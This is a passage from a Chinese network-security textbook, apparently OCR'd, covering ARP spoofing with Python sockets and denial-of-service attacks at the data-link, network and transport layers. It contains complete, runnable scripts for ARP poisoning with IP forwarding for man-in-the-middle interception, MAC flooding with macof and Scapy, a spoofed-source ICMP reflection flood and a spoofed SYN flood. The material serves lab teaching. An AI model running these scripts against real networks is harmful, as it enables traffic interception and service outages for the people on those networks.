完成这个程序，将这个程序以 ARPPoison.py 为名保存起来。本次要攻击的目标地址为 192.168.169.133，网关为 192.168.169.2，执行之后在目标主机上执行“ping 192.168.169.2”，执行的结果是“请求超时”。另外，可以在 192.168.169.130 上启动 Wireshark，将过滤器设置为 icmp，如图 8-24 所示。



图 8-24　将过滤器设置为 icmp

查看捕获的 192.168.169.133 上的通信数据，如图 8-25 所示。



图 8-25　捕获到本来只有 192.168.169.133 才能收到的通信

可以看到在 Kali Linux 2 上截获了 192.68.169.133 发送给 192.168.169.2 的数据包，其实这个数据包到了 Kali Linux 2 虚拟机上，这一点通过 Ethernet 层的 Destination 可以看出来。

但是，这里面存在一个很明显的问题，即 192.68.169.133 发出去的数据包都没有得到回应，这是因为 Kali Linux 2 并没有将这些数据包转发到 192.168.169.2 上，所以需要在主机上开启转发功能。首先打开一个终端，开启的方法如下所示：

```
kali@kali:~$ sudo -i
root@kali:~# echo 1 >> /proc/sys/net/ipv4/ip_forward
```

这样就可以将截获的数据包再转发出去，被欺骗的主机仍然可以正常上网而无法察觉受到攻击。

例如，现在在目标主机上执行“ping 192.168.169.2”命令，如图 8-26 所示。

图 8-26　在目标主机上执行“ping 192.168.169.2”命令

此时可以使用 Wireshark 截获其他主机的数据包。可以看到 Kali Linux 2 虚拟机接收到这两台主机之间的通信，如图 8-27 所示。



图 8-27　捕获到的通信

接下来使用另外一个库文件 Socket 来实现这个例子。相比起 Scapy，Socket 是一个更为通用的库文件，但是也更复杂。首先看一下 ARP 数据包的格式，和以前不同，这一次要精确到每一位表示的含义，如图 8-28 所示。

以太网目的地址	以太网源地址	帧类型	硬件类型	协议类型	硬件地址长度	协议地址长度	op	发送端以太网地址	发送端IP地址	目的以太网地址	目的IP地址

图 8-28　ARP 数据包的格式

使用 Socket 来产生一个数据包远比 Scapy 麻烦，按照图 8-28 所示的格式，这个数据包要分成如下多个部分：

- 以太网目的地址，长度为 6 位。
- 以太网源地址，长度为 6 位。
- 帧类型，长度为 2 位。
- 硬件类型，长度为 2 位。
- 协议类型，长度为 2 位。
- 硬件地址长度，长度为 1 位。
- 协议地址长度，长度为 1 位。
- op，长度为 2 位。

- 发送端以太网地址，长度为 6 位。
- 发送端 IP 地址，长度为 4 位。
- 目的以太网地址，长度为 6 位。
- 目的 IP 地址，长度为 4 位。

利用这个库实现中间人欺骗的原理和前面讲过的一样，也是通过向目标发送一个伪造的 ARP 请求数据包来实现。环境和之前介绍的一样，源 IP 地址为 192.168.169.2（也就是网关的 IP 地址），构造的欺骗数据包内容如下。

- 源 IP 地址：192.168.169.2（也就是网关的 IP 地址）。
- 源硬件地址：00:0c:29:12:dd:23（也就是 Kali Linux 2 虚拟机的硬件地址）。
- 目标 IP 地址：192.168.169.133（要欺骗主机的 IP 地址）。
- 目标硬件地址：00:0c:29:2D:7F:89。
- ARP 类型：request。

那么可以按照如下填充这个数据包：

- 以太网目的地址：00:0c:29:2D:7F:89，这个表示要欺骗的主机的硬件地址，也可以是广播地址 ff:ff:ff:ff:ff:ff。
- 以太网源地址：00:0c:29:12:dd:23，这是本机的硬件地址。
- 帧类型：0x0806 表示 ARP 类型，使用两位十六进制表示为 \x08\x06。
- 硬件类型：1 表示以太网，使用两位十六进制表示为 \x00\x01。
- 协议类型：8 表示 IPv4，使用两位十六进制表示为 \x08\x00。
- 硬件地址长度：\x06，表示 6 位的硬件地址。
- 协议地址长度：\x04，表示 4 位的 IP 地址。
- op：1 表示请求，2 表示回应，使用两位十六进制表示为 \x00\x01。
- 发送端以太网地址：00:0c:29:12:dd:23。
- 发送端 IP 地址：192.168.169.2。
- 目的以太网地址：00:0c:29:2D:7F:89。
- 目的 IP 地址：192.168.169.133。

在构造数据包的时候需要注意的是，网络中传输 IP 地址等数据要使用网络字节，它与具体的 CPU 类型、操作系统等无关，从而可以保证数据在不同主机之间传输时能够被正确解释。Python Socket 模块中包含一些有用 IP 转换函数，说明如下。

（1）socket.inet_aton(ip_string)：将 IPv4 的地址字符串（例如 192.168.10.8）转换 32 位打包的网络字节。

（2）socket.inet_ntoa(packed_ip)：将 32 位的 IPv4 网络字节转换为用标准点号分隔的 IP 地址。

这里需要使用 socket.inet_aton(ip_string) 将 IP 地址转换之后才能发送出去，所以定义一下这个数据包的格式内容：

```
srcMAC=b'\x00\x0c\x29\x23\x1e\xf4'
dstMAC=b'\x00\x0c\x29\x2D\x7F\x89'
code=b'\x08\x06'
htype = b'\x00\x01'
protype = b'\x08\x00'
hsize = b'\x06'
psize = b'\x04'
opcode = b'\x00\x01'
gatewayIP = '192.168.169.2'
victimIP = '192.168.169.133'
```

下面将这些内容组成一个数据包：

```
packet= dstMAC+srcMAC+ code+ htype+ protype+ hsize+ psize+ opcode+ srcMAC+socket.
inet_aton(gatewayIP)+ dstMAC+socket.inet_aton(victimIP)
```

完整的程序如下所示：

```
import socket
import struct
import binascii
s=socket.socket(socket.PF_PACKET,socket.SOCK_RAW,socket.ntohs(0x0800))
s.bind(("eth0",socket.htons(0x0800)))
srcMAC=b'\x00\x0c\x29\x23\x1e\xf4'
dstMAC=b'\x00\x0c\x29\x2D\x7F\x89'
code=b'\x08\x06'
htype = b'\x00\x01'
protype = b'\x08\x00'
hsize = b'\x06'
psize = b'\x04'
opcode = b'\x00\x01'
gatewayIP = '192.168.169.2'
victimIP = '192.168.169.133'
packet= dstMAC+srcMAC+ code+ htype+ protype+ hsize+ psize+ opcode+ srcMAC+socket.
inet_aton(gatewayIP)+ dstMAC+socket.inet_aton(victimIP)
while 1:
    s.send(packet)
```

在这个程序中，Socket 并没有绑定 IP 地址，而是绑定了一块网卡，这是因为要发送的是以太帧；这个以太帧的目的地由 MAC 地址决定，而不是由 IP 地址决定。这个程序执行之后在目标主机上查看 ARP 表，如图 8-29 所示。

图 8-29　执行完该程序之后的 ARP 表

可以看到网关 192.168.169.2 的硬件地址已经变成 192.168.169.130，这表示我们的 ARP 欺骗已经成功，现在目标主机发往网关的流量就都被劫持到 Kali Linux 2 虚拟机上。

8.5　小结

本章介绍了如何在网络中进行嗅探和欺骗，几乎所有的网络安全机制都是针对外部的，而极少会防御来自内部的攻击。因此在网络内部进行嗅探和欺骗的成功率极高。

在很多经典的渗透案例中也都提到这种攻击方式，例如国内知名的一家 IT 企业的安全主管就曾经提到过，他在进入企业后做的第一件事情就是利用网络监听截获了部门领导的电子邮箱密码。另外随着硬件的发展，也发生了使用装载了树莓派的无人机进入受保护的区域，然后连接到无线网络进行网络监听的事件。

CHAPTER

第 9 章 拒绝服务攻击

09

在学校食堂用餐的时候，经常会有等待餐桌的经历。学校食堂提供的餐桌只有几百个，往往有人要排着队等待餐桌。如果使用了餐桌的人迟迟不离开，那么后面用餐的人会越来越多，学校食堂提供的餐桌将无法提供正常的服务。当然，平时出现这种情况的主要原因是学校食堂提供的餐桌数量不够，只要增加餐桌的数量就可以解决这个问题。但是，如果有人故意为之，如有大量并不是真的在吃饭的人占着餐桌不离开，就会导致其他人无法在这个食堂进餐。那么这时食堂实际上已经不能正常提供服务了，这种故意占用某一系统服务的有限资源从而导致其无法正常工作的行为就是拒绝服务攻击。

拒绝服务攻击是攻击者想办法让目标机器停止提供服务，这也是黑客常用的攻击手段之一。其实对网络带宽进行的消耗性攻击只是拒绝服务攻击的一小部分，只要能够对目标造成麻烦，使某些服务被暂停甚至主机死机，都属于拒绝服务攻击。拒绝服务攻击问题一直得不到合理解决，究其原因是网络协议本身的安全缺陷，从而拒绝服务攻击也成为攻击者的终极手法。

实际上，拒绝服务攻击并不只是一种攻击方式，而是一类具有相似特征的攻击方式的集合。这类攻击方式分布极广，黑客可能会利用 TCP/IP 层中数据链路层、网络层、传输层和应用层的各种协议漏洞发起拒绝服务攻击。下面按照这些协议的顺序介绍各种拒绝服务攻击以及实现的方法。

9.1 数据链路层的拒绝服务攻击

首先查看在数据链路层发起的拒绝服务攻击方式。很多人对这种攻击方式很陌生，它的攻击目标是二层交换机。这种攻击方式的目的并不是要二层交换机停止工作，而是要二层交换机以一种不正常的方式工作。

很多人可能对这种说法感到困惑，什么是交换机不正常的工作方式呢？现在的网络设备大都采用了交换机，但是并非从有网络的时候人们就使用这种设备。早期网络使用的是一种名为集线器的设备，如果你阅读过一些比较老旧的关于黑客的书籍，那里面大多会提到一种使用 sniffer 来监听整个局域网的方法。这种方法极为简单，只需要网卡支持混杂模式即可。但实际上，如果你现在真的按照这种方法操作，会发现其实除了本机的通信之外将会一无所获，这是怎么回事呢？

造成这种情况的原因在于多年前局域网进行通信的设备大都是集线器，而现在使用的却是交换机。这两种设备的作用相同，都可以实现局域网两台主机之间的通信，但是工作原理却不同。简单地说，集线器中没有任何的“学习”和“记忆”能力。假设一个局域网中有 100 台计算机，这些计算机都用网线连接到集线器的网络接口上，其中每一个接口对应一台计算机。当 A 计算机向 B 计算机发送数据包时，需要先将数据包发给集线器，由集线器负责转发。可是当集线器收到这个数据包时并不知道哪个接口连接到 B 计算机，所以集线器会大量地复制这个数据包，然后向所有的接口都发送一份这个数据包的副本。结果局域网中的所有计算机都收到了这个数据包，每台计算机上面的网卡会查看这个数据包上的目的信息，如果该目的并非本机，就会丢弃这个数据包。这样就只有 B 计算机才会接收并处理这个数据包。但是这种机制并不能确保数据包的保密性，就像之前提到的那样，局域网中的任何一台主机只需要将网卡设置为混杂模式，然后使用抓包软件（例如之前提到的 sniffer），就可以捕获网络中的所有通信数据包。

目前的局域网中几乎已经见不到集线器的踪影了，取而代之的是交换机。相比于集线器，交换机则多了“记忆”和“学习”的功能。这两个功能是通过交换机中的 CAM 表实现的，这张表中保存了交换机中每个接口所连接计算机的 MAC 地址信息，这些信息可以通过动态学习获得。

这样当局域网中的 A 计算机向 B 计算机发送数据包时，会先将这个数据包发送到交换机，由交换机转发。交换机在收到这个数据包时会提取出数据包的目的 MAC 地址，并查询 CAM 表，如果能查找到对应的表项，就将数据包从找到的接口发送出去。如果没有找到，再将数据包向所有接口发送。在转发数据包的时候，交换机还会进行一个学习的过程，交换机会将接收到的数据包中的源 MAC 地址提取出来，并查询 CAM 表，如果表中没有这个源 MAC 地址对应接口的信息，则会将这个数据包中的源 MAC 地址与收到这个数据包的接口作

为新的表项插入 CAM 表中。交换机的学习是一个动态的过程，每个表项并不是固定的，而是都有一个定时器（通常是 5 分钟），从这个表项插入 CAM 表开始起，当该定时器递减到零时，该 CAM 项就会被删除。

这个机制保证了采用交换机设备的局域网的数据包传送都是单播的，但是 CAM 表的容量是有限的，如果短时间内收到大量不同源 MAC 地址发来的数据包，CAM 表就会被填满。当填满之后，新到的条目就会覆盖前面的条目。这样当网络中正常的数据包到达交换机之后，而交换机中 CAM 表已经被伪造的表项填满，无法找到正确的对应关系，只能将数据包广播出去。这时受到攻击的交换机实际上已经退化成集线器。黑客只需要在自己的计算机上将网卡设置为混杂模式，就可以监听整个局域网的通信。

这种攻击其实也很简单，只需要将伪造的大量数量包发送到交换机，这些数据包中的源 MAC 地址和目的 MAC 地址都是随机构造出来的，很快就可以将交换机的 CAM 表填满。

Kali Linux 2 中提供了很多可以完成这个任务的工具，接下来介绍一个专门用来完成这种攻击的工具——macof，它也是 Dsniff 工具集的一个组件。这个工具的格式如下：

```
Usage: macof [-s src] [-d dst] [-e tha] [-x sport] [-y dport][-i interface] [-n times]
```

在实际应用中，这里面的参数只有 -i 是会用到的，用来指定发送这些伪造数据包的网卡。

使用 macof 的方法很简单，在 Kali Linux 2 中打开一个终端，然后输入 macof 即可启动这个工具：

```
kali@kali:~$ sudo macof
```

macof 向网络发送的数据包如图 9-1 所示。



图 9-1　macof 向网络发送的数据包

交换机在遭到攻击之后，内部的 CAM 表很快就会被填满。交换机在退化成集线器后会将收到的数据包全部广播出去，从而无法正常地向局域网提供转发功能。

Scapy 模块中的 RandMAC() 和 RandIP() 可以很方便地构造随机 MAC 地址和 IP 地址，也可以生成固定网段的 IP 地址，方法是：RandIP("192.168.1.*")。

编写如下代码：

```
from scapy.all import *
while(1):
   packet=Ether(src=RandMAC(),dst=RandMAC())/IP(src=RandIP(),dst=RandIP())/ICMP()
   time.sleep(0.5)
   sendp(packet)
   print(packet.summary())
```

执行该程序后，使用 Wireshark 捕获数据包，结果如图 9-2 所示。



图 9-2　完全随机生成的数据包

下面的程序实现了向网络发送随机 MAC 地址的数据包。

```
from scapy.all import *
while(1):
   packet=Ether(src=RandMAC(),dst=RandMAC())
   time.sleep(0.5)
   sendp(packet)
   print(packet.summary())
```

执行结果如图 9-3 所示。



图 9-3　向网络发送随机 MAC 地址的数据包

下面程序实现了向网络发送随机 IP 地址的数据包。

```
from scapy.all import *
while(1):
    packet=IP(src=RandIP(),dst=RandIP())/ICMP()
    time.sleep(0.5)
    sendp(packet)
    print(packet.summary())
```

执行结果如图 9-4 所示。

```
C:\Users\Administrator\PycharmProjects\test\venv\Scripts\python.exe
IP / ICMP <RandIP> > <RandIP> echo-request 0
IP / ICMP <RandIP> > <RandIP> echo-request 0
IP / ICMP <RandIP> > <RandIP> echo-request 0
IP / ICMP <RandIP> > <RandIP> echo-request 0
IP / ICMP <RandIP> > <RandIP> echo-request 0
IP / ICMP <RandIP> > <RandIP> echo-request 0
IP / ICMP <RandIP> > <RandIP> echo-request 0
IP / ICMP <RandIP> > <RandIP> echo-request 0
IP / ICMP <RandIP> > <RandIP> echo-request 0
```

图 9-4　向网络发送随机 IP 地址的数据包

9.2　网络层的拒绝服务攻击

位于网络层的协议包括 ARP、IP 和 ICMP 等，其中 ICMP 主要用来在 IP 主机、路由器之间传递控制消息。平时检测网络连通情况时使用的 ping 命令就是基于 ICMP 的。例如，希望查看本机发送的数据包是否可以到达 192.168.1.101，可以使用如图 9-5 所示的 ping 命令。

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# ping 192.168.1.101
PING 192.168.1.101 (192.168.1.101) 56(84) bytes of data.
64 bytes from 192.168.1.101: icmp_seq=2 ttl=128 time=1337 ms
64 bytes from 192.168.1.101: icmp_seq=3 ttl=128 time=314 ms
64 bytes from 192.168.1.101: icmp_seq=4 ttl=128 time=538 ms
64 bytes from 192.168.1.101: icmp_seq=5 ttl=128 time=154 ms
64 bytes from 192.168.1.101: icmp_seq=6 ttl=128 time=72.5 ms
64 bytes from 192.168.1.101: icmp_seq=7 ttl=128 time=295 ms
64 bytes from 192.168.1.101: icmp_seq=8 ttl=128 time=219 ms
```

图 9-5　使用 ping 命令向目标发送数据包

从图 9-5 中可以看出，发送的数据包得到应答数据包，这说明 192.168.1.101 收到发出的数据包，并给出应答。这个过程遵守 ICMP 的规定。上面例子中使用的 ping 命令就是 IMCP 请求（Type=8），收到的回应是 ICMP 应答（Type=0），一台主机向一个节点发送一个 Type=8

的 ICMP 报文，如果途中没有异常（例如被路由器丢弃、目标不回应 ICMP 或传输失败），则目标返回 Type=0 的 ICMP 报文，说明这台主机存在。

但是目标主机在处理这个请求和应答是需要消耗 CPU 资源的，处理少量的 ICMP 请求并不会对 CPU 的运行速度产生影响，但是大量的 ICMP 请求呢？

仍然使用 ping 命令来尝试一下。这次将 ICMP 数据包设置得足够大。ping 命令发送的数据包大小可以使用 -l 来指定（这个值一般指定为 65500），这样构造好的数据包被称作“死亡之 ping”。这是因为早期的系统无法处理这么大的 ICMP 数据包，在接收到这种数据包之后就会死机。现在的系统则不会出现这种问题，但是可以考虑使用这种方式向目标连续地发送这种“死亡之 ping”来消耗目标主机的资源，如图 9-6 所示。



图 9-6　向目标发送长度为 65500 的数据包

这里只向目标发送了 488 个 ICMP 数据包就停止了，实际上发送再多的数据包效果也不明显，主要原因是现在的操作系统和 CPU 完全有能力处理这个数量级的数据包。既然对方能够承受这个速度的数据包，那么拒绝服务攻击也就没有效果了。必须想办法提高发送到目标的数据包的数量。这里主要有两种办法：一是同时使用多台计算机发送 ICMP 数据包；二是提高发送的 ICMP 数据包的速度。

另外，除了像上面这种使用本机地址不断地向目标发送 ICMP 包的方法之外，还有两种方法：一是使用随机地址不断地向目标发送 ICMP 包；二是向不同的地址不断发送以攻击目标的 IP 地址为发送地址的数据包。这种攻击模式里最终淹没目标的洪水不是由攻击者发出的，也不是伪造 IP 地址发出的，而是正常通信的服务器发出的。

除了前面使用的 RandIP()，还可以使用下面的方法来模拟一个随机 IP 地址：

```
i.src = "%i.%i.%i.%i" % (random.randint(1,254),random.randint(1,254),random.
randint(1,254),random.randint(1,254))
```

```
id.dst=""
send(IP(dst="1.2.3.4")/ICMP())
```

下面给出了一个完整的攻击程序：

```
import sys,random
from scapy.all import send,IP,ICMP
while 1:
   pdst= "%i.%i.%i.%i" % (random.randint(1,254),random.randint(1,254),random.
randint(1,254),random.randint(1,254))
   psrc="1.1.1.1"
   send(IP(src=psrc,dst=pdst)/ICMP())
```

使用 Wireshark 捕获发出的数据包。可以看到程序快速以 1.1.1.1 向各个地址发送 ICMP 请求，这个地址在收到请求之后，很快就会向 1.1.1.1 发回应答。这就是第三种攻击方式，如图 9-7 所示。



图 9-7　macof 向网络发送的数据包

9.3　传输层的拒绝服务攻击

基于 TCP 的拒绝服务攻击则要复杂一些，但是平时所说的拒绝服务攻击指的都是基于这个协议的攻击。因为现实中拒绝攻击服务的对象往往都是那些提供 HTTP 服务的服务器，为 HTTP 提供支持的 TCP 自然也就成了拒绝服务攻击的重灾区。

TCP（Transmission Control Protocol，传输控制协议）是一种面向连接的、可靠的、基于

字节流的传输层通信协议。TCP 是 Internet 中的传输层协议，使用三次握手协议建立连接。当主动方发出 SYN 连接请求后，等待对方回答 SYN+ACK，最终对方的 SYN 执行 ACK 确认，这种建立连接的方法可以防止产生错误的连接。TCP 三次握手的过程如下：

（1）客户机向服务器发送 SYN（SEQ=x）数据包，并进入 SYN_SEND 状态。

（2）服务器在收到客户机发出的 SYN 报文之后，回应一个 SYN（SEQ=y）ACK(ACK=x+1）数据包，并进入 SYN_RECV 状态。

（3）客户机收到服务器的 SYN 数据包后回应一个 ACK(ACK=y+1）数据包，然后进入 Established 状态。

三次握手完成，客户机和服务器成功建立连接，可以开始传输数据了。这个过程如图 9-8 所示。



图 9-8　TCP 三次握手的过程

不同于针对 ICMP 和 UDP 的拒绝服务攻击方式，基于 TCP 的攻击方式是面向连接的。只需要和目标主机的端口建立大量的 TCP 连接，就可以让目标主机的连接表被填满，从而不会再接收任何新的连接。

基于 TCP 的拒绝攻击方式有两种：一种是和目标端口完成三次握手，建立一个完整连接；另一种是只和目标端口完成三次握手中的前两次，建立的是一个不完整的连接，这种攻击方式是最为常见的，通常将这种攻击方式称为 SYN 拒绝服务攻击。这种攻击方式中，客户机会向目标端口发送大量设置了 SYN 标志位的 TCP 数据包，受攻击的服务器会根据这些数据包建立连接，并将连接的信息存储在连接表中。客户机不断地发送 SYN 数据包，很快就会将服务器的连接表填满，此时受攻击的服务器无法接收新来的连接请求。

下面考虑这个程序的思路。首先确定的是攻击的目标，例如要攻击 192.168.1.1 上的 Web 服务器，那么需要做的是产生大量的 SYN 数据包去连接 192.168.1.1 主机的 80 端口。因为是进行攻击，所以无须完成完整的三次握手，只需要建立一个不完整的连接，如图 9-9 所示。



图 9-9　不完整的 TCP 连接

这样无须使用自身的 IP 地址作为源地址，使用伪造的地址即可。产生随机地址的方法如下：

```
pdst= "%i.%i.%i.%i" % (random.randint(1,254),random.randint(1,254),random.
randint(1,254),random.randint(1,254))
```

攻击目标时使用 TCP，端口为 80，将标志位设置为 S。

```
TCP(dport=80, flags="S")
```

下面给出完整的程序：

```
import sys,random
from scapy.all import send,IP,TCP
while 1:
   psrc= "%i.%i.%i.%i" % (random.randint(1,254),random.randint(1,254),random.
randint(1,254),random.randint(1,254))
   pdst= "1.1.1.1"
   send(IP(src=psrc,dst=pdst)/TCP(dport=80, flags="S"))
```

执行这段程序，将参数设置为 1.1.1.1，使用 Wireshark 捕获这些数据包，执行结果如图 9-10 所示。

tcp

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	114.81.100.58	1.1.1.1	TCP	54	20 → 80 [SYN]
3	0.456539343	42.156.91.215	1.1.1.1	TCP	54	20 → 80 [SYN]
7	2.086842177	112.74.103.150	1.1.1.1	TCP	54	20 → 80 [SYN]
9	2.561008635	13.127.86.133	1.1.1.1	TCP	54	20 → 80 [SYN]
12	4.175573391	238.179.69.151	1.1.1.1	TCP	54	20 → 80 [SYN]
14	4.681061180	62.45.245.182	1.1.1.1	TCP	54	20 → 80 [SYN]
16	6.275599030	150.99.156.253	1.1.1.1	TCP	54	20 → 80 [SYN]
18	6.780673959	195.178.219.102	1.1.1.1	TCP	54	20 → 80 [SYN]
20	8.367894682	125.185.131.31	1.1.1.1	TCP	54	20 → 80 [SYN]
22	8.885957499	57.136.245.227	1.1.1.1	TCP	54	20 → 80 [SYN]
24	10.460602084	107.208.110.139	1.1.1.1	TCP	54	20 → 80 [SYN]
26	10.996591125	225.169.215.183	1.1.1.1	TCP	54	20 → 80 [SYN]
28	12.568004458	130.47.164.232	1.1.1.1	TCP	54	20 → 80 [SYN]
30	13.090062068	236.196.38.193	1.1.1.1	TCP	54	20 → 80 [SYN]
32	14.667948635	45.190.104.112	1.1.1.1	TCP	54	20 → 80 [SYN]
34	15.187859551	121.151.203.192	1.1.1.1	TCP	54	20 → 80 [SYN]
36	16.759716237	15.184.91.52	1.1.1.1	TCP	54	20 → 80 [SYN]
38	17.279793070	108.168.154.87	1.1.1.1	TCP	54	20 → 80 [SYN]
40	18.861626645	215.60.251.206	1.1.1.1	TCP	54	20 → 80 [SYN]
42	19.387756178	11.27.143.171	1.1.1.1	TCP	54	20 → 80 [SYN]
44	20.971565083	18.76.107.124	1.1.1.1	TCP	54	20 → 80 [SYN]
46	21.488409443	47.72.211.114	1.1.1.1	TCP	54	20 → 80 [SYN]
48	23.054227593	56.104.193.98	1.1.1.1	TCP	54	20 → 80 [SYN]
50	25.166311351	211.149.249.69	1.1.1.1	TCP	54	20 → 80 [SYN]

图 9-10　产生各种随机地址发出的数据包

9.4　基于应用层的拒绝服务攻击

位于应用层的协议比较多，常见的有 HTTP、FTP、DNS、DHCP 等。这里面的每个协议都可能被用来发起拒绝服务攻击，本节以 DHCP 为例进行介绍。DHCP（Dynamic Host

Configuration Protocol，动态主机配置协议）通常被应用在大型的局域网络环境中，主要作用是集中管理、分配 IP 地址，使网络环境中的主机动态地获得 IP 地址、网关地址、DNS 服务器地址等信息，并能够提升地址的使用率。

DHCP 采用客户机 / 服务器模型，主机地址的动态分配任务由网络主机驱动。当 DHCP 服务器接收到来自网络主机申请地址的信息时，才会向网络主机发送相关的地址配置等信息，以实现网络主机地址信息的动态配置。一次 DHCP 连接的过程如图 9-11 所示。

图 9-11　DHCP 连接的过程

DHCP 攻击的目标也是服务器，怀有恶意的用户将伪造的大量 DHCP 请求报文发送到服务器，这样 DHCP 服务器地址池中的 IP 地址会很快分配完毕，从而导致合法用户无法申请到 IP 地址。同时大量的 DHCP 请求也会导致服务器高负荷运行，从而导致设备瘫痪。

